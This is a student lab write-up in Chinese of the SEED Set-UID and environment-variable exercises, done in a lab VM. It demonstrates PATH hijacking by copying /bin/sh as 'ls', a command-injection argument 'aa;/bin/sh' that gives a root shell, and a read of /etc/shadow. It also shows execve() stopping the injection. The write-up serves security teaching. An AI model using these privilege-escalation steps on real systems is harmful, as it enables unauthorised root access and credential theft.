
```
[07/06/21]seed@VM:~/.../Lab1$ sudo chown root task5
[07/06/21]seed@VM:~/.../Lab1$ sudo chmod 4755 task5
```

使用 export 设定三个环境变量




```
[07/06/21]seed@VM:~/.../Lab1$ export PATH=$PATH:/Desktop/Lab1
[07/06/21]seed@VM:~/.../Lab1$ export LD_LIBRARY_PATH=$LD_LIBRARY_PATH:/Desktop/Lab1
[07/06/21]seed@VM:~/.../Lab1$ export LYF=/Desktop/Lab1
```

运行程序 Task5,发现导入的新环境变量 PATH 和 LYF 都在子进程的 shell 中,但是 LD_LIBRARY_PATH 却没有在子进程的环境变量列表中。




```
JOURNAL_STREAM=9:62507
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/gam
es:/snap/bin:.:/Desktop/Lab1
GDMSESSION=ubuntu
```




```
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
LYF=/Desktop/Lab1
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
```


## Task 6: The PATH Environment Variable and Set-UID Programs

编写程序，编译并将其设置为特权程序


```
~/Desktop/Lab1/Task6/Task6.c - Sub
Task6.c
#include<stdio.h>
#include<stdlib.h>

int main()
{
    system("ls");
    return 0;
}
```



```
/bin/bash
[03/15/21]seed@VM:~$ cd Desktop/Lab1/Task6
[03/15/21]seed@VM:~/.../Task6$ gcc -o Task6 Task6.c
[03/15/21]seed@VM:~/.../Task6$ sudo chown root Task6
[03/15/21]seed@VM:~/.../Task6$ sudo chmod 4755 Task6
[03/15/21]seed@VM:~/.../Task6$ ls -l Task6
-rwsr-xr-x 1 root seed 7348 Mar 15 20:46 Task6
[03/15/21]seed@VM:~/.../Task6$ 
```

将/bin/sh 复制到当前文件夹中，然后设置环境变量 PATH=.: $PATH，运行 Task6，发现该程序没有按照 system（“ls”）执行/bin/ls，而是执行了我们的设置的代码/bin/sh。



```
[07/06/21]seed@VM:~/.../Lab1$ cp /bin/sh ./ls
[07/06/21]seed@VM:~/.../Lab1$ export PATH=.:$PATH
[07/06/21]seed@VM:~/.../Lab1$ task6
$
```

Task 8: Invoking External Programs Using system() versus execve()

输入并编译程序，并赋予 root 权限，变为特权程序



```
[07/06/21]seed@VM:~/.../Lab1$ gcc -o task8 task8.c
[07/06/21]seed@VM:~/.../Lab1$ sudo chown root task8
[07/06/21]seed@VM:~/.../Lab1$ sudo chmod 4755 task8
```

使用该程序查看只有 root 用户可以看的 shadow 文件时没有权限，这是因为一个特殊保护机制，如之前的实验那般操作，成功读取




```
[07/06/21]seed@VM:~/.../Lab1$ sudo rm /bin/sh
[07/06/21]seed@VM:~/.../Lab1$ sudo ln -s /bin/zsh /bin/sh
[07/06/21]seed@VM:~/.../Lab1$ task8 /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
```

然后在 root 用户下建立一个只有 root 用户可以修改的文件 test




```
[07/06/21]seed@VM:~/.../Lab1$ su root
Password:
root@VM:/home/seed/Desktop/Lab1# cd /root
root@VM:~# ls
snap
root@VM:~# touch test
root@VM:~# ls -l test
-rw-r--r-- 1 root root 0 Jul  6 05:03 test
root@VM:~# exit
exit
[07/06/21]seed@VM:~/.../Lab1$ cd /root
bash: cd: /root: Permission denied
```

接下来用 Task8 “aa; /bin/sh” 我们打开了一个有 root 权限的 shell 程序，因为在没有保护机制的前提下，该条命令相当于 Task8 aa 和 /bin/sh 这两个命令由于该特权程序拥有 root 权限，所以得到了一个在 root 用户下可执行的/bin/sh 程序，成功删除了一开始新建的 test 文件



```
[07/06/21]seed@VM:~/.../Lab1$ task8 "aa;/bin/sh'
/bin/cat: aa: No such file or directory
# cd /root
# ls
snap  test
# rm -f test
# ls
snap
# exit
[07/06/21]seed@VM:~/.../Lab1$ 
```

接下来按要求改变代码，重新编译，重复前一次的操作



```
[07/06/21]seed@VM:~/.../Lab1$ gcc -o task8 task8.c
[07/06/21]seed@VM:~/.../Lab1$ sudo chown root task8
[07/06/21]seed@VM:~/.../Lab1$ sudo chmod 4755 task8
[07/06/21]seed@VM:~/.../Lab1$ task8 "aa;/bin/sh"
/bin/cat: 'aa;/bin/sh': No such file or directory
[07/06/21]seed@VM:~/.../Lab1$
```

发现无法实现之前的操作，原因我认为是 execve()不执行 shell 程序而是直接由操作系统执行命令，所以把 aa;/bin/sh 当作整体一个参数传入所以系统认为我们要查看的文件是 aa;/bin/sh 而不是 aa